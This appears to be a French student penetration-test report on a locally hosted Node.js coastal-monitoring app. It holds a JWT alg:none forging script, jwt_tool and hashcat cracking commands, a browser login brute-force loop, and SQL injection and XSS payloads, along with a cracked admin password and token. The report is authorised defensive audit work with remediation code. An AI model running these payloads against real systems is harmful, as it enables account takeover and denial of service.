المدرسة الوطنية العليا للذكاء الاصطناعي وعلوم المعطيات - تارودانت
ÉCOLE NATIONALE SUPÉRIEURE DE L'INTELLIGENCE ARTIFICIELLE
ET SCIENCES DES DONNÉES - TAROUDANT

École Nationale Supérieure de l'Intelligence Artificielle
et des Sciences des Données – Taroudant

Rapport d'Expertise en Sécurité Applicative

Erosion-Coastal Guard (Système de Monitoring)

Auditeurs :	Youssef Oudra
	Youssef Outakhrouft
Encadrant :	Pr. S. EL-ATEIF
Filière :	Sécurité IT et Confiance Numérique
Environnement :	http://localhost:5000

Table des matières

1 Resume Executif **3**
1.1 Contexte . . . 3
1.2 Objectifs . . . 3
1.3 Resultats Globaux . . . 3
1.4 Distribution des Risques . . . 4

2 Methodologie **5**
2.1 Approche . . . 5
2.2 Phases du Test . . . 5
2.3 Outils Utilises . . . 6

3 Perimetre des Tests **7**
3.1 Endpoints Testes . . . 7
3.2 Perimetre Exclu . . . 7

4 Tableau Recapitulatif des Vulnerabilites **8**

5 Findings Detailles **9**
5.1 F-01 – Attaque JWT alg :none . . . 9
5.1.1 Description . . . 9
5.1.2 Scenario d'Attaque . . . 9
5.1.3 Preuve de Concept . . . 9
5.1.4 Capture d'Ecran . . . 10
5.1.5 Conclusion . . . 11
5.2 F-02 – Force Brute du Secret JWT . . . 12
5.2.1 Description . . . 12
5.2.2 Commande et Resultat . . . 12
5.2.3 Capture d'Ecran . . . 13
5.2.4 Conclusion . . . 13
5.3 F-03 – Absence de Rate Limiting / Force Brute . . . 14
5.3.1 Description . . . 14
5.3.2 Phase 1 – Test de Rate Limiting (100 requetes) . . . 14
5.3.3 Phase 2 – Test DOS (200 requetes simultanees) . . . 14
5.3.4 Phase 3 – Exploitation : Force Brute Reussie . . . 15
5.3.5 Impact . . . 15
5.3.6 Captures d'Ecran . . . 16

5.3.7 Recommandation . . . 17
5.4 F-04 – DOS / Absence de Throttling Global . . . 18
5.4.1 Description . . . 18
5.4.2 Preuve de Concept . . . 18
5.4.3 Impact . . . 18
5.4.4 Capture d'Ecran . . . 19
5.4.5 Recommandation . . . 19
5.5 F-05 – Injection SQL . . . 21
5.5.1 Description . . . 21
5.5.2 Payloads Testes et Resultats . . . 21
5.5.3 Conclusion . . . 21
5.6 F-06 – Cross-Site Scripting (XSS) . . . 22
5.6.1 Description . . . 22
5.6.2 Payloads Testes et Resultats . . . 22
5.6.3 Conclusion . . . 22

6 Conclusion Generale 23
6.1 Synthese . . . 23
6.2 Niveau de Risque Global . . . 23

7 Feuille de Route – Remediation 24
7.1 Plan d'Action Prioritaire . . . 24
7.2 Bonnes Pratiques a Maintenir . . . 24
7.3 Declaration de Conformite . . . 25

1. Resume Executif

1.1 Contexte

Dans le cadre d'une demarche de securisation proactive, un test d'intrusion de type *Black Box / Gray Box* a ete conduit sur le systeme d'authentification de l'application **Erosion Coastal Guard** (Node.js / Express.js). Ce test a ete realise en avril 2026 par l'equipe Red Team composee de **Youssef Oudra** et **Youssef Outakhrouft**, etudiants a l'**ENSIASD** (Ecole Nationale Superieure de l'Intelligence Artificielle et des Sciences des Donnees – Taroudant), sur l'environnement local `http://localhost:5000`.

1.2 Objectifs

— Identifier les vulnerabilites exploitables sur le mecanisme d'authentification.
— Evaluer la robustesse de l'implementation JWT (JSON Web Token).
— Tester la resistance aux attaques par deni de service applicatif.
— Verifier l'absence d'injections (SQL, XSS) sur les formulaires exposes.
— Fournir des recommandations correctives concretes et priorisees.

1.3 Resultats Globaux


Categorie	Nombre	Detail
Vulnerabilites **Critiques**	**1**	F-03 : Absence de Rate Limiting
Vulnerabilites **Elevees**	**1**	F-04 : DOS / Absence de Throttling
Tests **Non Vulnerables**	**4**	F-01, F-02, F-05, F-06
Total tests	**6**	

NIVEAU DE RISQUE GLOBAL : CRITIQUE

Le systeme presente un risque global **CRITIQUE**. L'absence totale de rate limiting permet a un attaquant non authentifie de compromettre n'importe quel compte par force brute. Le compte administrateur `admin@erosion.ma` a ete compromis en **33 tentatives** lors du test (mot de passe : `Test2025!`).

Action immediate : Deployer `express-rate-limit` sous 24h.

1.4 Distribution des Risques



2. Methodologie

2.1 Approche

Le test a ete conduit selon une approche **Black Box / Gray Box** :

— **Black Box** : Tests effectues sans connaissance du code source, simulant un attaquant externe.
— **Gray Box** : Des comptes de test (`viewer`, `admin`) ont ete fournis pour faciliter les tests d'escalade de privileges.

2.2 Phases du Test

Phase	Nom	Description
1	**Reconnaissance**	Cartographie des endpoints, identification des technologies, analyse des en-tetes HTTP.
2	**Mapping**	Surface d'attaque, comportement des endpoints, collecte JWT.
3	**Exploitation**	Attaques : force brute, injection SQL, XSS, forgerie JWT.
4	**Documentation**	Collecte des preuves, captures d'ecran, redaction du rapport.

2.3 Outils Utilises

Outil	Version	Usage
Burp Suite Community	Derniere version	Proxy HTTP, Intruder (force brute), Repeater (injection)
jwt_tool	v2.3.0	Attaque JWT alg :none, force brute du secret JWT
Chrome DevTools	Integre	Tests de rate limiting en console JavaScript
Python	3.13	Generation de tokens JWT forges, scripts

3. Perimetre des Tests

3.1 Endpoints Testes

Methode	Endpoint	Auth	Description
POST	`/api/auth/login`	Non requise	Point d'entree principal
GET	`/api/mesures`	JWT requis	Mesures cotieres
GET	`/api/segments`	JWT requis	Segments geographiques
GET	`/api/alertes`	JWT requis	Alertes actives

3.2 Perimetre Exclu

— Tests en environnement de production.
— Tests d'ingenierie sociale.
— Tests d'infrastructure reseau (hors application).
— Tests de deni de service volumetrique (DDoS reseau).

4. Tableau Recapitulatif des Vulnerabilites

ID	Vulnerabilite	Severite	Statut	CVSS
F-01	JWT alg :none	**ELEVEE**	**NON VULNERABLE**	N/A
F-02	JWT Weak Secret	**MOYENNE**	**NON VULNERABLE**	N/A
F-03	Brute Force / Rate Limiting	**CRITIQUE**	**VULNERABLE**	**9.8**
F-04	DOS / Throttling	**ELEVEE**	**VULNERABLE**	**7.5**
F-05	Injection SQL	**CRIT.***	**NON VULNERABLE**	N/A
F-06	Cross-Site Scripting	**ELEV.***	**NON VULNERABLE**	N/A

** Severite theorique si la vulnerabilite avait ete presente.*

Vecteurs CVSS

F-03 – CVSS 9.8 : `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
Acces reseau, faible complexite, aucun privilege requis, impact total sur confidentialite, integrite et disponibilite.

F-04 – CVSS 7.5 : `AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H`
Acces reseau, faible complexite, impact sur la disponibilite uniquement.

5. Findings Detailles

5.1 F-01 – Attaque JWT alg :none

NON VULNERABLE

Severite : Elevee (si vulnerable)
Statut : **NON VULNERABLE**
CVSS : N/A

5.1.1 Description

L'attaque JWT `alg:none` consiste a modifier l'en-tete du token JWT pour remplacer l'algorithme de signature (`HS256`) par `"none"`, supprimant la verification de signature cote serveur. Si le serveur accepte ce token, un attaquant peut forger n'importe quel token avec les privileges de son choix.

5.1.2 Scenario d'Attaque

Un attaquant authentifie en tant que `viewer` tente d'escalader ses privileges vers `super_admin` en forgeant un token JWT sans signature valide.

5.1.3 Preuve de Concept

Decode du token forge par jwt_tool :

```
Token header values:
[+] alg = "none"            <-- ALGORITHME MODIFIE
[+] typ = "JWT"

Token payload values:
[+] id        = 10
[+] email     = "viewer@erosion.ma"
[+] username  = "visiteur"
[+] role      = "super_admin"  <-- PRIVILEGE ESCALADE
[+] can_write = 0
[+] can_admin = 0
[+] iat = 1775926197  ==> 2026-04-11 17:49:57 (UTC)
[+] exp = 1775954997  ==> 2026-04-12 01:49:57 (UTC)
[-] TOKEN IS EXPIRED!
```

Code de generation du token forge :

```
const header = btoa(JSON.stringify(
    {"alg":"none","typ":"JWT"}))
  .replace(/=/g,'').replace(/\+/g,'-').replace(/\//g,'_');

const payload = btoa(JSON.stringify(
    {"role":"super_admin","can_admin":1}))
  .replace(/=/g,'').replace(/\+/g,'-').replace(/\//g,'_');

// Signature vide = token non signe
const forgedToken = header + "." + payload + ".";
```

Requete / Reponse :

```
GET /api/mesures HTTP/1.1
Host: localhost:5000
Authorization: Bearer [TOKEN_FORGE_ALG_NONE]

=> HTTP/1.1 401 Unauthorized
   {"success":false,"message":"Token invalide."}
```

5.1.4 Capture d'Ecran




FIGURE 5.1 – jwt_tool v2.3.0 – Decode du token forge avec `alg:none`. Le header indique `alg = "none"` et le role est monte a `super_admin`. Malgre cela, le serveur rejette le token (401).

5.1.5 Conclusion

NON VULNERABLE

Le serveur rejette correctement les tokens non signes. La librairie JWT est bien configuree avec rejet strict de `alg:none`. **Aucune action corrective requise – maintenir la configuration.**

5.2 F-02 – Force Brute du Secret JWT

NON VULNERABLE

Severite : Moyenne (si vulnerable)
Statut : **NON VULNERABLE**
CVSS : N/A
Outil : jwt_tool v2.3.0

5.2.1 Description

Si le secret JWT est faible, un attaquant peut le retrouver par force brute et forger des tokens valides. Une wordlist de 100 000 mots de passe frequents (NCSC) a ete utilisee avec l'option `-C` de jwt_tool.

5.2.2 Commande et Resultat

```
python jwt_tool.py [TOKEN] -C -d wordlist.txt
```

```
[-] Key not in dictionary

=> La cle n'a pas ete trouvee dans 100 000 entrees.
```

5.2.3 Capture d'Ecran

```
PS C:\Users\HP\jwt_tool> python jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJp
ZCI6MTAsImVtYWlsIjoidmlld2VyQGVyb3Npb24ubWEiLCJ1c2VybmFtZSI6InZpc2l0ZXVyIiwicm9sZSI6I
nZpZXdlciIsImNhbl93cml0ZSI6MCwiY2FuX2FkbWluIjowLCJpYXQiOjE3NzYwMzI1NjIsImV4cCI6MTc3Nj
A2MTM2Mn0.PgnxJ5r-lHmNRCGwx5YLFGneuBT0cnBgVD1o3cqFVKk -C -d wordlist.txt

   ____  ___   _____ ___  ____  ___  ____  ____  ____  ___  ____
  |___ \ / _ \ |_   _|__ \|___ \|__ \|___ \|___ \|___ \|__ \|___ \
    __) | | | |   | |   )  __) |  ) |  __) |  __) |  __) |  ) |  __) |
   / __/| |_| |   | |  / / / __/ / / / __/ / __/ / __/ / / / __/
  |_____|\___/    |_|  |_| |_____|_| |_____|_____|_____|_| |_____|
  Version 2.3.0                                          @ticarpi

C:\Users\HP/.jwt_tool/jwtconf.ini
Original JWT:

[-] Key not in dictionary

================================
As your list wasn't able to crack this token you might be better off using longer dic
tionaries, custom dictionaries, mangling rules, or brute force attacks.
hashcat (https://hashcat.net/hashcat/) is ideal for this as it is highly optimised fo
r speed. Just add your JWT to a text file, then use the following syntax to give you
a good start:

[*] dictionary attacks: hashcat -a 0 -m 16500 jwt.txt passlist.txt
[*] rule-based attack:  hashcat -a 0 -m 16500 jwt.txt passlist.txt -r rules/best64.ru
le
[*] brute-force attack: hashcat -a 3 -m 16500 jwt.txt ?u?l?l?l?l?l?l?l -i --increment
-min=6
================================
```

FIGURE 5.2 – jwt_tool v2.3.0 – Attaque par dictionnaire sur le secret JWT. Resultat : `Key not in dictionary` – le secret resiste.

5.2.4 Conclusion

NON VULNERABLE

Le secret JWT est suffisamment complexe. **Maintenir la politique de gestion des secrets et effectuer une rotation tous les 90 jours.**

5.3 F-03 – Absence de Rate Limiting / Force Brute

CRITIQUE – VULNERABLE

Severite : CRITIQUE
Statut : VULNERABLE
CVSS : 9.8 `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

5.3.1 Description

L'endpoint `POST /api/auth/login` ne limite pas les tentatives d'authentification. Un attaquant peut effectuer un nombre illimite de tentatives sans etre bloque.

Indicateurs d'absence de protection :

— Aucune reponse `429 Too Many Requests`.
— Aucun blocage de compte apres N echecs.
— Aucun delai progressif entre les tentatives.
— Aucun CAPTCHA, aucun header `X-RateLimit-*`.

5.3.2 Phase 1 – Test de Rate Limiting (100 requetes)

```
const test = async () => {
  for (let i = 0; i < 100; i++) {
    const r = await fetch(
      'http://localhost:5000/api/auth/login',
      {
        method: 'POST',
        headers: {'content-type': 'application/json'},
        body: JSON.stringify({
          email: 'viewer@erosion.ma',
          password: 'wrongpass' + i
        })
      }
    );
    console.log('[' + i + '] status: ' + r.status);
  }
};
test();
```

Listing 5.1 – Test depuis Chrome DevTools Console

```
[0] status: 401  ...  [50] status: 401  ...  [99] status: 401

=> AUCUN BLOCAGE apres 100 requetes consecutives !
```

5.3.3 Phase 2 – Test DOS (200 requetes simultanees)

```
Completed: 200 success
Failed/Dropped: 0
Time: 750ms
Rate: 267 req/sec

=> 0% de requetes bloquees sur 200 requetes simultanees !
```

5.3.4 Phase 3 – Exploitation : Force Brute Reussie

EXPLOITATION REUSSIE – COMPTE ADMIN COMPROMIS

Outil : Script JavaScript (Chrome DevTools Console)
Cible : `admin@erosion.ma`
Resultat : Mot de passe trouve en **33 tentatives**

Payload	HTTP	Resultat
`[1 - 32]`	401	Echec
`Azerty123!`	401	Echec
`Maroc2024!`	401	Echec
`Admin@erosion`	401	Echec
`SuperAdmin1!`	401	Echec
`Test2025!`	**200**	**MOT DE PASSE TROUVE !**

Compte administrateur compromis : `Test2025!`
Token JWT admin obtenu et immediatement exploitable.

5.3.5 Impact

— Compromission totale du compte administrateur.
— Acces a toutes les fonctionnalites d'administration.
— Vol potentiel de toutes les donnees (mesures, segments, alertes).
— Mouvement lateral potentiel vers d'autres comptes.

5.3.6 Captures d'Ecran

```
[25/33] Azerty123! → 401                                                    VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[26/33] azerty123 → 401                                                     VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[27/33] Qwerty123! → 401                                                    VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[28/33] Maroc2024! → 401                                                    VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[29/33] maroc123 → 401                                                      VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[30/33] Admin@erosion → 401                                                 VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[31/33] superadmin → 401                                                    VM93:40
▶ POST http://localhost:5000/api/auth/login 401 (Unauthorized)              requests.js:1
[32/33] SuperAdmin1! → 401                                                  VM93:40
[33/33] Test2025! → 200                                                     VM93:40
                                                                            VM93:43
🎉 PASSWORD FOUND: Test2025!
🔑 Token:                                                                   VM93:44
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NiwiZW1haWwiOiJhZG1pbkBlcm9zaW9uLm1hIiwidXN
lcm5hbWUiOiJhZG1pbiIsInJvbGUiOiJzdXBlcl9hZG1pbiIsImNhbl93cml0ZSI6MSwiY2FuX2FkbWluIjoxLCJ
pYXQiOjE3NzYwMzQyNzYsImV4cCI6MTc3NjA2MzA3Nn0.1zZTAGLgmYk2PHLr3tWZ7JkZXip8hau-ClyOIWox0xk
▶ GET http://localhost:5000/api/mesures 403 (Forbidden)                     requests.js:1
```

FIGURE 5.3 – Force brute – tentatives 25/33 a 33/33. La tentative 33 avec `Test2025!` retourne **HTTP 200 OK**. Le token JWT admin est immediatement visible.

```
% Logo placeholder
\begin{tikzpicture}
  \node[draw=white, line width=1.5pt, minimum width=5cm, minimum
  height=2.5cm,
        fill=darkGray!80, text=white, font=\large\bfseries,
        align=center]
    {LOGO\\ORGANISATION};
  % Décommentez la ligne suivante quand vous avez un logo :
  % \node {\includegraphics[width=5cm]{logo}};
\end{tikzpicture}
```

FIGURE 5.4 – Confirmation – message `PASSWORD FOUND: Test2025!` et le token JWT administrateur valide affiche en console.

5.3.7 Recommandation

RECOMMANDATION CRITIQUE – express-rate-limit (delai : 24h)

```javascript
// npm install express-rate-limit
const rateLimit = require('express-rate-limit');

// 5 tentatives max par IP sur 15 minutes
const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000,
  max: 5,
  message: {
    success: false,
    message: "Trop de tentatives. Reessayez dans 15 min."
  },
  standardHeaders: true,
  legacyHeaders: false,
  keyGenerator: (req) =>
    req.body.email + '_' + req.ip,
});

app.use('/api/auth/login', loginLimiter);
// + Blocage de compte via Redis apres 5 echecs
```

5.4 F-04 – DOS / Absence de Throttling Global

ELEVE – VULNERABLE

Severite : ELEVEE
Statut : VULNERABLE
CVSS : 7.5 `AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H`

5.4.1 Description

Le serveur ne dispose d'aucun limiteur global de requetes. Un attaquant peut inonder le serveur, epuisant les ressources CPU/memoire et causant un deni de service.

5.4.2 Preuve de Concept

```
Completed: 200 success    (100%)
Failed/Dropped: 0          (0%)
Time: 750ms
Rate: 267 req/sec
```

5.4.3 Impact

— Indisponibilite du service (downtime).
— Epuisement des ressources serveur.
— Deni de service pour les utilisateurs legitimes.

5.4.4 Capture d'Ecran

```
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
POST http://localhost:5000/api/auth/login 401 (Unauthorized)   requests.js:1
Completed: 200 success                                          VM1030:25
Failed/Dropped: 0                                               VM1030:26
Time: 750ms                                                     VM1030:27
Rate: 267 req/sec                                               VM1030:28
```

FIGURE 5.5 – Test DOS – 200 requetes simultanees, 0% bloquees, 267 req/sec depuis un simple navigateur. Aucun throttling detecte.

5.4.5 Recommandation

RECOMMANDATION ELEVEE – Helmet + Limiteur Global (delai : 24h)

```javascript
// npm install helmet express-rate-limit
const helmet     = require('helmet');
const rateLimit  = require('express-rate-limit');

app.use(helmet());

const globalLimiter = rateLimit({
  windowMs: 60 * 1000,   // 1 minute
  max: 100,              // 100 req/min par IP
  standardHeaders: true,
  legacyHeaders: false,
  message: {
    success: false,
    message: "Trop de requetes. Veuillez patienter."
  }
});
```

```
17
18 app.use(globalLimiter);
19 // + Reverse proxy Nginx en amont recommande
```

5.5 F-05 – Injection SQL

NON VULNERABLE

Severite : Critique (si vulnerable)
Statut : **NON VULNERABLE**
CVSS : N/A
Outil : Burp Suite Repeater

5.5.1 Description

Les injections SQL permettent de manipuler les requetes DB via des entrees non sanitisees, pouvant mener a un contournement d'authentification ou une exfiltration.

5.5.2 Payloads Testes et Resultats

```
1. ' OR '1'='1                        => HTTP 401
2. admin'--                           => HTTP 401
3. admin@erosion.ma' UNION SELECT 1,2,3--  => HTTP 401
4. admin@erosion.ma' AND '1'='1       => HTTP 401
5. admin@erosion.ma' AND SLEEP(5)--   => HTTP 401 (pas de delai)

=> Tous les payloads rejetes. Aucun delai sur SLEEP(5).
```

5.5.3 Conclusion

NON VULNERABLE

Les entrees sont correctement sanitisees. Aucune injection SQL detectee. **Maintenir l'utilisation des requetes parametrees / ORM.**

5.6 F-06 – Cross-Site Scripting (XSS)

NON VULNERABLE

Severite : Elevee (si vulnerable)
Statut : **NON VULNERABLE**
CVSS : N/A

5.6.1 Description

Le XSS permet l'injection de scripts dans les pages web, menant au vol de sessions, redirections malveillantes ou defacement.

5.6.2 Payloads Testes et Resultats

```
<script>alert('XSS')</script>          => Neutralise
<img src=x onerror=alert('XSS')>       => Neutralise
<svg onload=alert('XSS')>              => Neutralise

Surface : uniquement une page de connexion.
Aucune execution de script observee.
```

5.6.3 Conclusion

NON VULNERABLE

Aucune vulnerabilite XSS detectee. **Maintenir la sanitisation des entrees utilisateur.**

6. Conclusion Generale

6.1 Synthese

Le test d'intrusion a mis en evidence deux vulnerabilites exploitables sur le systeme d'authentification d'**Erosion Coastal Guard**, dont une critique ayant permis la compromission effective du compte administrateur.

Les points positifs sont notables : l'implementation JWT est robuste (rejet `alg:none`, secret fort), aucune injection SQL ni XSS n'a ete detectee.

Cependant, l'absence totale de rate limiting est inacceptable en production. Le mot de passe administrateur a ete decouvert en **33 tentatives** depuis un simple navigateur web.

6.2 Niveau de Risque Global

CRITIQUE

Action immediate requise : F-03 et F-04

7. Feuille de Route – Remediation

ID	Vulnerabilite	Priorite	Effort	Delai
F-03	Rate Limiting	**CRITIQUE**	Faible	**24h**
F-04	DOS / Throttling	**ELEVE**	Faible	**24h**
F-01	JWT alg :none	Informatif	N/A	Maintenir
F-02	JWT Secret	Informatif	N/A	Maintenir
F-05	Injection SQL	Informatif	N/A	Maintenir
F-06	XSS	Informatif	N/A	Maintenir

7.1 Plan d'Action Prioritaire

ACTIONS IMMEDIATES – SOUS 24 HEURES

1. [**F-03**] Installer `express-rate-limit` : 5 tentatives max / 15 min sur `/api/auth/login`.
2. [**F-04**] Limiteur global : 100 requetes/minute par IP.
3. [**F-03+F-04**] Installer `helmet` (en-tetes securite HTTP).
4. [**F-03**] Blocage de compte via Redis apres 5 echecs consecutifs.
5. [**URGENT**] Changer immediatement le mot de passe `Test2025!` par un mot de passe fort (16+ caracteres).

7.2 Bonnes Pratiques a Maintenir

RECOMMANDATION

— Continuer le rejet strict de l'algorithme JWT `none`.

— Rotation du secret JWT tous les 90 jours.

— Requetes parametrees / ORM (prevention injections SQL).

— Sanitisation des entrees (prevention XSS).
— Planifier un prochain pentest apres deploiement des correctifs.

7.3 Declaration de Conformite

Ce test d'intrusion a ete realise dans un environnement de developpement local (`http://localhost:5000`) avec l'autorisation expresse de l'equipe projet. Aucun systeme tiers n'a ete impacte. Ce rapport est strictement confidentiel, a l'usage exclusif de l'equipe projet et du corps enseignant de l'ENSIASD.

Youssef Oudra	**Youssef Outakhrouft**
Etudiant – Red Team	*Etudiant – Red Team*
ENSIASD – Taroudant	ENSIASD – Taroudant
Avril 2026	Avril 2026